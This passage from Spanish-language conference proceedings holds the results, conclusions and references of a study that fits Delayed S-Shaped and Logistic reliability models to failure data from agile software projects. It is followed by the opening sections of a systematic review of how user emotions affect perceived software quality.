Se trata de un sistema de Tiempo Real no crítico que fue desarrollado bajo metodologías ágiles en 2017. En las Figuras 1 y 2 se muestran los datos reales y los modelos ajustados, mientras que en las Tablas 1 y 2 se muestran los parámetros y las métricas de bondad de ajuste. Además, la Tabla 3 ilustra la validez predictiva del modelo según el valor PRR calculado sobre distintos segmentos del total de datos. El reporte de fallas muestra una tasa de datos incremental, debido a que el proyecto se encontraba aún en período de desarrollo y *testing* con entregas incrementales al cliente. Los datos corresponden a los reportes de producción. El programa consta de 47 módulos con 26729 líneas de código Java y 9464 líneas de código XML.

En las Figuras 1 y 2 se puede observar claramente como la curva del modelo Logístico se vuelve cóncava y desacelera su crecimiento antes del día 400, no así en cambio la del modelo Delayed S-Shaped. Esto implica que el primero predice la etapa de crecimiento de confiabilidad en un tiempo mucho más próximo que el segundo. En cuanto al ajuste de máxima verosimilitud, las Tablas 1 y 2 muestran que los parámetros del modelo Logístico son exactamente los mismos que los obtenidos por los mínimos cuadrados (esto se debe a que este resultado fue empleado como aproximación

inicial para resolver las ecuaciones de máxima verosimilitud, y el algoritmo no consiguió encontrar un valor para los parámetros que haga converger mejor a éstas últimas). Se observa, también, que la curva del modelo Delayed S-Shaped subestima el número de fallas aproximadamente a partir del día 230, diferencia que también se pone de manifiesto en los valores del PRR (dado que los del Logístico resultan mucho más pequeños). El análisis de riesgo predictivo en el tiempo, realizado efectuando el ajuste con subconjuntos parciales de los datos, muestra que en cambio cuando el número de estos es pequeño, el modelo Logístico fracasa rotundamente (ver los valores descomunalmente elevados del PRR en la Tabla 3, los cuales evidencian una convergencia incorrecta).

Tabla 1 – Proyecto Ágil #1, mínimos cuadrados

Modelo	Parámetros			PRR
	a	*b*	*c*	
DS	72,42	0,003140	-	2,302
Log	32,31	0,01168	280,7	0,870

Tabla 2 – Proyecto Ágil #1, máxima verosimilitud

Modelo	Parámetros			PRR	AIC
	a	*b*	*c*		
DS	63,91	0,00312	-	3,858	214,0
Log	32,31	0,01168	280,7	0,8704	216,9

Tabla 3 – Proyecto Ágil #1, riesgo de validez predictiva en el tiempo

Día	Delayed S-Shaped		Logístico	
	M.C.	M.V.	M.C.	M.V.
217	6,800	8,079	184,4	184,4
314	2,184	2,495	$1{,}522.10^{236}$	$1{,}522.10^{236}$
439	2,302	3,858	0,8704	0,8704




Figura 1 – Proyecto Ágil #1, mínimos cuadrados




Figura 2 – Proyecto Ágil #1, máxima verosimilitud

3.2. Proyecto Mixto Cascada/Ágil

Este proyecto corresponde a un sistema cliente-servidor desarrollado entre 2001 y 2005 e incluye aproximadamente 250000 líneas de código de lenguaje C. El proyecto involucra tanto el servidor como los terminales remotos, conectados entre sí por una WAN X25/IP. El código incluye una interface de usuario para la operación, y también la gestión de una base de datos relacional. Los procesos de desarrollo y *testing* fueron efectuados bajo una metodología combinada cascada/ágil, y ambos continuaron incluso luego de su lanzamiento, el cual ocurrió aproximadamente 110 días luego de iniciadas las pruebas. Estos datos también fueron utilizados en [17]. Se encontraron un total de 886 fallas a lo largo de 209 días. En la curva acumulativa de fallas reales que se muestra en la Figura 3 se pueden distinguir claramente tres fases bien diferenciadas:

1. Una etapa con tasa de fallas creciente desde el comienzo hasta el día número 90.
2. Una etapa de crecimiento de la confiabilidad desde el día 90 hasta el día 120.
3. Una tasa de fallas casi constante, es decir una curva aproximadamente lineal, desde el día 120 hasta el final del proyecto.

En la Tabla 6 se muestra el riesgo de validez predictiva (PRR) para varios segmentos de tiempo, hasta el día 90 (inicio de la etapa de crecimiento de confiabilidad).

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

A primera vista se observa una diferencia significativa entre las curvas de mínimos cuadrados y de máxima verosimilitud (Figuras 4 y 5). En particular la curva de máxima verosimilitud del modelo Logístico no consigue ajustarse correctamente a los datos, a los que sobreestima los primeros 50 días y luego subestima constantemente. Los valores del PRR de las Tablas 4 y 5 nuevamente reflejan un hecho que se observa en las gráficas: las curvas de mínimos cuadrados efectúan una predicción muy superior a las de máxima verosimilitud. Una particularidad a destacar es que el ajuste pobre del modelo Logístico con el método de máxima verosimilitud, tan evidente en las gráficas, no lo es en los valores, pues presenta un PRR extremadamente inferior al de su rival. En contraste, el criterio de información de Akaike (AIC) arroja valores similares para ambos modelos, con lo cual no resulta una métrica de comparación significativa en este proyecto. La Tabla 6 replica las características de su equivalente del Proyecto Ágil #1 (Tabla 3): los valores del PRR del modelo Logístico para conjuntos de pocos datos resultan extremadamente grandes, siendo ésto síntoma de una mala convergencia de las ecuaciones (en general debido a una mala elección de la aproximación inicial).

Tabla 4 – Proyecto Mixto Cascada/Ágil, mínimos cuadrados

Modelo	Parámetros			PRR
	a	*b*	*c*	
DS	893,6	0,02179	-	2371
Log	835,4	0,03074	75,80	7,001

Tabla 5 – Proyecto Mixto Cascada/Ágil, máxima verosimilitud

Modelo	Parámetros			PRR	AIC
	a	*b*	*c*		
DS	976,8	0,01905	-	3415	1415
Log	835,5	0,02289	88,95	13,92	1408

Tabla 6 – Proyecto Mixto Cascada/Ágil, riesgo de validez predictiva en el tiempo

Día	Delayed S-Shaped		Logístico	
	M.C.	M.V.	M.C.	M.V.
50	1332	1467	$1{,}257.10^{127}$	$1{,}257.10^{127}$
60	3327	3371	$4{,}356.10^{41}$	$4{,}356.10^{41}$
70	4576	1596	$9{,}3156.10^{221}$	$9{,}316.10^{221}$
90	2895	2898	7,628	11,20




Figura 3 – Proyecto Mixto Cascada/Ágil, fallas acumuladas




Figura 4 – Proyecto Mixto Cascada/Ágil, mínimos cuadrados




Figura 5 – Proyecto Mixto Cascada/Ágil, máxima verosimilitud

Tabla 7 – Proyecto Ágil #2, mínimos cuadrados

Modelo	Parámetros			PRR
	a	*b*	*c*	
DS	370,3	0,002522	-	6,193
Log	309,2	0,004661	581,0	0,2571

Tabla 8 – Proyecto Ágil #2, máxima verosimilitud

Modelo	Parámetros			PRR	AIC
	a	*b*	*c*		
DS	329,1	0,002988	-	3,210	3400
Log	309,4	0,005414	504,8	0,3083	2456

3.3. Proyecto Ágil #2

Este proyecto ágil fue analizado en [18] como 'Agile A project'. Se trata de una herramienta de desarrollo para efectuar browser-based testing (pruebas basadas en navegador) para aplicaciones web. El software fue escrito en JavaScript, XML, HTML y CSS. El reporte incluye fallas recolectadas luego de once releases. Aunque el reporte involucra fallas post-release, es interesante analizarlo ya que muestra un programa no lo suficientemente maduro que aún no ha alcanzado la etapa de crecimiento de la confiabilidad, y por lo tanto exhibe una tasa de fallas creciente. El proyecto fue desarrollado bajo metodologías ágiles.

En este proyecto, las curvas de mínimos cuadrados nuevamente parecen ajustar mejor los datos (Figura 6); no obstante, el PRR del modelo Delayed S-Shaped indica lo contrario: el ajuste de máxima verosimilitud tiene menor riesgo predictivo. La curva obtenida por dicho método para el modelo Logístico claramente sobreestima los datos (Figura 7), aunque el valor del PRR no difiere mucho del obtenido por mínimos cuadrados. Las Tablas 7 y 8 muestran un resultado contundente: el modelo Logístico proporciona un ajuste mucho mejor, resultado que se refleja en ambas métricas PRR y AIC. Por otro lado, la Tabla 9 nuevamente exhibe los problemas de convergencia del modelo Logístico cuando se ajusta con pocos datos, algo que ha sido constante en todos los proyectos aquí estudiados.

Tabla 9 – Proyecto Ágil #2, riesgo de validez predictiva en el tiempo

Día	Delayed S-Shaped		Logístico	
	M.C.	M.V.	M.C.	M.V.
151	55,87	90,53	15,55	12,31
248	1,828	15,70	*No Converge*	*No Converge*
480	3,947	4,506	4,531	4,535
691	8,938	13,79	*No Converge*	*No Converge*
974	6,193	3,210	0,2571	0,3083




Figura 6 – Proyecto Ágil #2, mínimos cuadrados




Figura 7 – Proyecto Ágil #2, máxima verosimilitud

4. Conclusiones

Se ha analizado la aplicación de dos modelos de tasa de fallas creciente a proyectos modernos desarrollados bajo el paradigma ágil. La importancia de este estudio radica en que las características de este tipo de proyectos provocan la existencia de una etapa de tasa de fallas creciente al comienzo del *testing*, y el desafío consiste en predecir en donde termina esta etapa y comienza el crecimiento de la confiabilidad.

Aunque como es bien sabido no existe un modelo que ajuste mejor todos los proyectos, se han detectado algunas regularidades. En los tres proyectos, las métricas PRR y AIC exhiben una mayor eficacia del modelo Logístico, aunque a veces por simple inspección de las gráficas se observe, en apariencia, lo opuesto. Esto es cierto, en general en los casos analizados, en las etapas en que los proyectos están maduros y se dispone de un número generoso de datos; en contraste, cuando se dispone de pocos datos, el modelo Logístico presenta serias dificultades de convergencia (causadas por la mayor complejidad del modelo y el elevado grado de no linealidad de las ecuaciones), mientras que para el modelo DS generalmente es posible obtener una convergencia razonable incluso con un conjunto de datos limitado.

Agradecimientos

Este trabajo fue realizado gracias al aporte de la Universidad Nacional de Tres de Febrero en el marco del subsidio no. 32/473 A.

Referencias

[1] P. Rotella and S. Chulani, “Predicting release reliability,” in 2017 IEEE International Conference on Software Quallity, Reliability and Security (QRS2017), Jul 2017, pp. 39–46.

[2] S. Yamada and R. Kii, “Software quality analysis for agile development,” in 2015 4th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), Sept 2015, pp. 1–5.

[3] J. Chi, K. Honda, H. Washizaki, Y. Fukazawa, K. Munakata, S. Morita, T. Uehara and R. Yamamoto, “Defect analysis and prediction by applying the multistage software reliability growth model,” in 2017 8th International Workshop on Empirical Software Engineering in Practice (IWESEP), March 2017, pp. 7–11.

[4] N. R. Barraza, “Five decades of software reliability, past, present, future and new challenges,” in 2018 7th International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), Aug 2018.

[5] ——, “Mining bugzilla datasets with new increasing failure rate software reliability models,” in 2017 XLIII Latin American Computer Conference (CLEI), Sept 2017, pp. 1–6.

[6] N. R. Barraza and M. Tugnarelli, “Software reliability models for the first stage of software projects,” in 47 JAIIO, Buenos Aires, Argentina, September 3-7, Sep 2018, pp. 87–97. [Online].

Available: http://47jaiio.sadio.org.ar/sites/default/files/ASSE-8.pdf

[7] A. Anand and M. Ram, Recent Advancements in Software Reliability Assurance, ser. Advances in Mathematics and Engineering. CRC Press, 2019. [Online]. Available: https://books.google.com.ar/books?id=5p6RDwAAQBAJ

[8] F. Febrero, C. Calero, and M. A. Moraga, "A systematic mapping study of software reliability modeling," Information and Software Technology, vol. 56, no. 8, pp. 839 – 849, 2014. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0950584914000676

[9] I. G. Sideratos, A. N. Platis, V. P. Koutras, and N. Ampazis, "Reliability analysis of a two-stage goel-okumoto and yamada s-shaped model," in Proceedings of the Ninth International Conference on Dependability and Complex Systems DepCoS-RELCOMEX. June 30 âĂŞ July 4, 2014, BrunÃşw, Poland, ser. Advances in Intelligent Systems and Computing, W. Zamojski, J. Mazurkiewicz, J. Sugier, T. Walkowiak, and J. Kacprzyk, Eds. Springer International Publishing, 2014, vol. 286, pp. 393–402. [Online]. Available: http://dx.doi.org/10.1007/978-3-319-07013-1_38

[10] S. S. Gokhale and K. S. Trivedi, "Log-logistic software reliability growth model," in Proceedings Third IEEE International High-Assurance Systems Engineering Symposium (Cat. No.98EX231), Nov 1998, pp. 34–41.

[11] N. Ahmad, G. M. Khan, and L. S. Rafi, "Analysis of an inflection sshaped software reliability model considering log-logistic testing-effort and imperfect debugging," International Journal of Computer Science and Network Security, vol. 11, no. 1, pp. 161–171, 2011. [Online]. Available: http://paper.ijcsns.org/07_book/201101/20110125.pdf

[12] G. J. Schick and R. W. Wolverton, "An analysis of competing software reliability models," IEEE Transactions on Software Engineering, vol. SE-4, no. 2, pp. 104–120, March 1978.

[13] S. Yamada, M. Ohba, and S. Osaki, "S-shaped reliability growth modeling for software error detection," IEEE Transactions on Reliability, vol. R-32, no. 5, pp. 475–484, Dec 1983.

[14] S. A. Hossain and R. C. Dahiya, "Estimating the parameters of a non-homogeneous poisson-process model for software reliability," IEEE Transactions on Reliability, vol. 42, no. 4, pp. 604–612, Dec 1993.

[15] H. Pham, System Software Reliability, 1st ed. Springer Publishing Company, Incorporated, 2010.

[16] N. R. Barraza, "Parameter estimation for the compound poisson software reliability model," International Journal of Software Engineering and its Applications, vol. 7, no. 1, pp. 137–148, 2013.

[17] S. Mohamad and McBride, "Open source, agile and reliability measures," in Software Quality Engineering: Proceedings of the CONQUEST 2009, Jan 2009, pp. 103–117.

Impacto de las emociones del usuario en la percepción de la calidad del software: Una revisión sistemática

Noelia Pinto; César J. Acuña; Gabriela Tomaselli; Nicolas Tortosa
CInApTIC (Centro de Investigación Aplicada en Tecnologías de la Información y las Comunicaciones)
Universidad Tecnológica Nacional - Facultad Regional Resistencia
Resistencia, Chaco, Argentina
{ns.pinto, csr.acn, gabriela.tomaselli, nicotortosa}@gmail.com

Resumen

El desafío que sugieren los avances tecnológicos en el sector de los sistemas interactivos y de información hacen que cada vez se consideren más factores y criterios para valorar su calidad durante su diseño, desarrollo y evaluación. Ya no solo se hace necesario considerar la calidad del software desde la perspectiva del producto y del proceso, sino también considerar a la experiencia del usuario como un indicador más a tener en cuenta. Es momento de pensar, entonces, cómo las emociones pueden detectarse y comunicarse a través de la interacción del producto y cuál es el impacto que ésto produce en la percepción de calidad del software por parte de usuarios finales.

Se presenta en este artículo una revisión sistemática que plantea como objetivo principal estudiar evidencias empíricas del análisis de las emociones y la interacción emocional de personas con sistemas. Se incluyen el análisis de los estudios relevados junto a discusiones que derivarán en trabajos futuros en este ámbito.

1. Introducción

Desde hace años, las investigaciones científicas sobre el comportamiento del ser humano se enfocan en estudiar solamente la parte racional del mismo, dejando en segundo plano las emociones [1]. Sin embargo, en la actualidad, y cada vez con más frecuencia, los estudios han comenzado a considerar fuertemente la influencia que las emociones tienen sobre los procesos de pensamiento racional, y cómo éstas afectan en gran medida el proceso de toma de decisiones en los seres humanos. Relacionado a ésto, toma fuerza el término de Computación Afectiva, acuñado por primera vez gracias a la Dra. Rosalind Picard del MIT [2], en su libro "Affective Computing", en el mismo que menciona la necesidad de tomar en cuenta los estados emocionales de los usuarios a la hora de desarrollar software.

De hecho, existen algunos aspectos que se deben tomar en cuenta en la interacción entre las aplicaciones tecnológicas y los usuarios, que no tienen relación con cuestiones meramente de índole computacionales, sino que pueden tener relación con los procedimientos que causan problemas de entendimiento y uso, que afectan la percepción de calidad de software por parte de los usuarios. De esta manera los usuarios sólo son capaces de explotar las posibilidades que la tecnología ofrece si sus interfaces transmiten dichas posibilidades [3][4].

El objetivo fundamental de este trabajo es contribuir, desde una revisión sistemática [9][10], al estudio de la influencia de las emociones del usuario final en su percepción sobre la calidad del software. Este trabajo se enmarca en las actividades preliminares relacionadas con el proyecto de investigación y desarrollo "Evaluación del impacto de las emociones en la calidad de software desde el punto de vista del usuario" (PID 5517) que actualmente se encuentra en fase de evaluación por parte de la Universidad Tecnológica Nacional.

El resto de este artículo se estructura de la siguiente manera: en la sección 2 se presentan conceptos iniciales necesarios para contextualizar el presente estudio, luego en la sección 3 se describe detalladamente la planificación y ejecución de la revisión sistemática, en la sección 4 se exponen los resultados y se presenta la evaluación comparativa obtenida en base a diversos criterios evaluación establecidos en la revisión sistemática. En la sección 5 se presentan discusiones y finalmente en la sección 6 se incluyen conclusiones respecto al tema abordado y se describen trabajos futuros relacionados.

2. Conceptos Iniciales

En la actualidad, el software juega un papel crucial para lograr los objetivos de negocio, por lo que, desarrollar

software de calidad resulta ser un factor importante para el éxito de las organizaciones. En este proceso el usuario es un actor importante y para abordar cualquier análisis de la calidad del software desde esta perspectiva resulta necesario basarse en los conceptos de la interacción entre las personas y los sistemas informáticos (HCI, Human-Computer Interaction) [5].

Surge entonces el concepto de Computación Afectiva, un campo emergente de investigación que tiene como objetivo permitir que los sistemas inteligentes reconozcan, sientan, infieran e interpreten las emociones humanas [6]. Es un campo interdisciplinario que abarca desde la informática hasta la psicología, y desde las ciencias sociales hasta la ciencia cognitiva.

Conocer las emociones y qué papel desempeñan en el comportamiento humano, es una parte esencial de la Computación Afectiva. Las emociones son reacciones psicofisiológicas que representan modos de adaptación a ciertos estímulos o cambios en el entorno del individuo [7].

En otro sentido, la calidad de un sistema interactivo y de información tiene múltiples visiones y su logro supone un esfuerzo y un reto en la aplicación de técnicas, metodologías y recursos. Desde este punto de vista, la calidad de un sistema es la conformidad de requisitos funcionales y no funcionales documentados explícitamente, así como las características implícitas que se espera que todo software desarrollado profesionalmente debe cumplir [8].

Este estudio supone que las emociones de los usuarios impactan en la perspectiva de estos respecto a la calidad del software que perciben, y por ello se busca estudiar los antecedentes que existen en la literatura disponible para lograr resolver cuestiones que aún no se han explorado.

En la próxima sección, se muestra el proceso de Revisión Sistemática que se ha llevado a cabo junto al análisis de los resultados.

3. Revisión Sistemática

Para el desarrollo de la revisión sistemática que se presenta en este trabajo se ha definido el objetivo de esta, el cual se centra en *Identificar y analizar la literatura disponible de la evaluación de las emociones en la percepción de calidad de software por parte de los usuarios.*

Tomando a este objetivo como punto de partida, se ha diseñado, en base al protocolo recomendado por Kitchenham en [9], una guía para conducir el proceso de revisión sistemática. Es así como, a lo largo de esta sección, se desarrollarán cada una de las etapas que formarán parte de la planificación de dicho proceso: Formulación de preguntas (sección 3.1), Selección de Fuentes de datos (sección 3.2), Procedimiento de selección (sección 3.3), Valoración de la calidad (sección 3.4), Extracción de los Datos (sección 3.5).

3.1. Formulación de Preguntas

De acuerdo con lo establecido por Kitchenham en [10] para la formulación de las preguntas de investigación se deben tener en cuenta cuatro componentes que, en el caso de este artículo, se definen como sigue:

- *Población*: Conjunto de trabajos y documentos que describen los estudios sobre la evaluación del impacto de las emociones de los usuarios en su percepción respecto a calidad de software.
- *Intervención*: Campos de investigación en Computación Afectiva, metodologías de evaluación de calidad, marcos de trabajo, herramientas de software que integren marcos de trabajo relacionados al objetivo de este artículo.
- *Diseño del estudio*: Experiencias reales, casos de estudio, diseño de validación, la investigación-acción que hayan sido utilizados en trabajos relacionados.
- *Resultado*: Grado de evidencia empírica existente en el campo.

En base a los componentes antes enumerados, se formuló la siguiente pregunta global de investigación:

P1: "¿Existen evidencias de iniciativas relacionadas al proceso de evaluación de calidad de software que consideren a las emociones de los usuarios como factor de impacto?".

Resulta interesante conocer si existen evidencias en la literatura que demuestren el análisis de las emociones y su impacto en la percepción de calidad de software por parte de usuarios finales. No solo se desean conocer propuestas teóricas sino, más bien, estudios que además propongan estrategias de validación sobre casos reales de aplicación.

A partir de la pregunta global de investigación, se definieron dos sub-preguntas de investigación (SP) que permiten profundizar el estudio del tema de investigación y que se describen en la Tabla 1.

Tabla 1. Sub-preguntas de investigación

Sub preguntas	Motivación
SP1: "¿Cuál es la contribución de los trabajos relacionados al objetivo de este artículo?"	Debido a que el objetivo de este estudio se enfoca en analizar propuestas que hayan sido validadas, se prevee identificar qué tipo de contribución presentan las propuestas que se identifiquen: Diseño de propuesta, Algoritmos de evaluación de calidad, Herramienta de software, etc.

SP2: "¿Cuál es el tipo de estudio presentado?	Por último, interesa conocer el grado de aplicación de los estudios que se analicen verificando si se trata de: Diseño de experiencia de validación, Caso de Estudio, Resultados de Cuestionarios/Encuestas.

Luego de la definición de las preguntas de investigación, y continuando con el protocolo para ejecutar el proceso de revisión, se deben definir un conjunto de términos para diseñar la pregunta que, en en el caso del presente estudio se compone de la siguiente forma: Software Quality – Quality Evaluation – Affective Computing – Emotional Interaction – Affective Interaction – Software Engineering.

Resulta necesario aclarar que las palabras se describen en inglés por ser el idioma predominante en la literatura.

3.2. Selección de Fuentes de datos

Para realizar el proceso de búsqueda se seleccionaron las siguientes fuentes digitales (Nombre[acrónimo]:website):

- Google Scholar [GOOGLE]: https://scholar.google.com.ar/.
- ACM Digital Library [ACM]: http://portal.acm.org/.
- IEEEXplore [IEEEX]: http://ieeexplore.ieee.org/.
- Springer Link [SPRINGER]: https://link.springer.com/.
- Science Direct [SCIENCE]: https://www.sciencedirect.com/

La inclusión de Google Scholar puede resultar redundante dentro del listado citado anteriormente, sin embargo, no puede excluirse porque tal como lo afirma Noruzi en [11] se considera líder entre los motores de búsqueda para la comunidad de investigación académica y científica. Además, indexa fuentes con documentación técnica que no aparecen disponibles en otras bibliotecas científicas digitales.

A partir del listado de palabras claves expuesto anteriormente, y teniendo en cuenta el conjunto de librerías digitales tomadas como fuentes de datos, se procede a la obtención de diferentes cadenas de búsqueda en función a la sintaxis utilizada por cada fuente. Esta combinación y generación de cadenas de búsqueda se expone en la Tabla 2.

Tabla 2. Fuentes y cadenas de búsqueda

Fuente	Cadena de Búsqueda	Alcance
GOOGLE	Software Quality + Quality Evaluation + Affective Computing o Emotional Interaction o Affective Interaction + Software Engineering	Title, Abstract
ACM	Software Quality + Quality Evaluation + Affective Computing o Emotional Interaction o Affective Interaction + Software Engineering	Title, Abstract
IEEEX	((((("Abstract":Software Quality) AND "Abstract":Quality Evaluation) AND "Abstract":Affective Computing) OR "Abstract":Emotional Interaction) OR "Abstract":Affective Interaction) AND "Abstract":Software Engineering)	Abstract
SPRINGER	Software Quality and Quality Evaluation and Affective Computing and Emotional Interaction and Affective Interaction and Software Engineering	Title, Abstract
SCIENCE	Software AND Quality AND Evaluation AND Affective AND Computing AND Emotional AND Interaction AND Affective AND Interaction AND Software AND Engineering	Title, Abstract

3.3. Procedimiento de selección

A partir de la definición de las fuentes de información primaria, se realizó el proceso de selección y análisis de los resultados obtenidos por la búsqueda, a fin de determinar su pertinencia y aporte relevante a esta revisión sistemática. Y, si bien la consulta de búsqueda fue definida teniendo en cuenta el objetivo principal de esta revisión, se debe considerar la posibilidad de que cierto número de estudios obtenidos en la búsqueda no aporten ninguna evidencia relacionada a las preguntas de investigación propuestas. Por ello, para una selección efectiva de estudios se definieron, de acuerdo con [11][12], un conjunto de criterios de inclusión y exclusión, para determinar cuáles deberían ser incluidos en el proceso de análisis y cuáles no.

Teniendo en cuenta lo expuesto, los estudios filtrados cumplen con al menos uno de los criterios de inclusión codificados que se listan a continuación:

I1: Trabajos publicados en el período 2010-2018 (incluyendo los extremos)

I2: Trabajos publicados que utilicen los conceptos relacionados a emociones, usuarios y calidad de software como atributos en el título, resumen (abstract) y palabras claves.

I3: Trabajos publicados que muestran reportes de experiencia o casos de estudio sobre evaluación de calidad de software en función a las emociones de los usuarios.

Además, como se ha dicho, estudios que cumplen con los criterios de inclusión antes enumerados pueden no proveer información relevante de acuerdo con el objetivo principal de esta revisión. Por lo que, además, resulta necesario definir, los criterios de exclusión para no considerar aquellos estudios que no sean útiles para los fines de esta investigación. Quedarían excluidos del análisis aquellos artículos en los cuales se verificara que cumplen con al menos de uno de los siguientes:

E1: Trabajos publicados que incluyen revisiones sistemáticas o estado del arte respecto a los conceptos claves.

E2: Trabajos publicados que incluyen estudios iniciales o diagnósticos sobre el impacto de las emociones de los usuarios en su percepción de la calidad de software, pero no incluyen casos de estudio ni validación de la propuesta.

E3: Trabajos publicados que incluyen opiniones sobre otros estudios sin localizar una experiencia específica o validación real.

E4: Trabajos que no sean artículos científicos publicados.

3.4. Valoración de la calidad

La valoración de la calidad de los estudios individuales que se incluyen en las revisiones sistemáticas es necesaria para limitar los sesgos, formarse una idea más precisa de las potenciales comparaciones y guiar la interpretación de los resultados [13].

Por ello, para realizar la valoración de calidad de los artículos seleccionados en este estudio se utilizó, una evaluación de tipo cuantitativa, basada en cuatro preguntas acorde a lo que recomiendan Kitchenham y Charters en [10]. El procedimiento de puntuación usado en la evaluación fue Excelente (EX) = 3, Muy Bueno (MB) = 2, Regular (RE) = 1 o Malo (MA) = 0. Las preguntas de verificación definidas en la presente revisión sistemática son:

VC1: ¿Qué tan bien aborda el estudio sus objetivos y propósitos originales?

VC2: ¿Qué tan bien definidos están el diseño de la muestra / selección objetivo de casos / documentación del caso de estudio?

VC3: ¿Qué tan clara es la relación entre los datos recolectados, la interpretación de estos y las conclusiones a la que arriba el estudio?

VC4: ¿Qué tan bueno es el estudio comparado con otros relacionados?

3.5. Extracción de los Datos

La última etapa planificada se relaciona al proceso de extracción de datos que se resume al conjunto de estudios seleccionados que dan respuesta a las preguntas de investigación.

En primer lugar, se procede, a partir de las cadenas de búsqueda previamente diseñadas y enumeradas en la tabla 2, a ejecutar automáticamente la búsqueda en cada librería digital. El siguiente paso consiste en almacenar y enumerar todos los estudios obtenidos por cada fuente de datos. Esto implicará, asimismo, la extracción de datos tales como título, abstract y año de publicación por cada artículo.

A continuación, se procederá a la aplicación de criterios de inclusión definidos en la sección 3.3 de este trabajo, y luego con ese conjunto de artículos se realizará el filtro eliminándose los estudios duplicados.

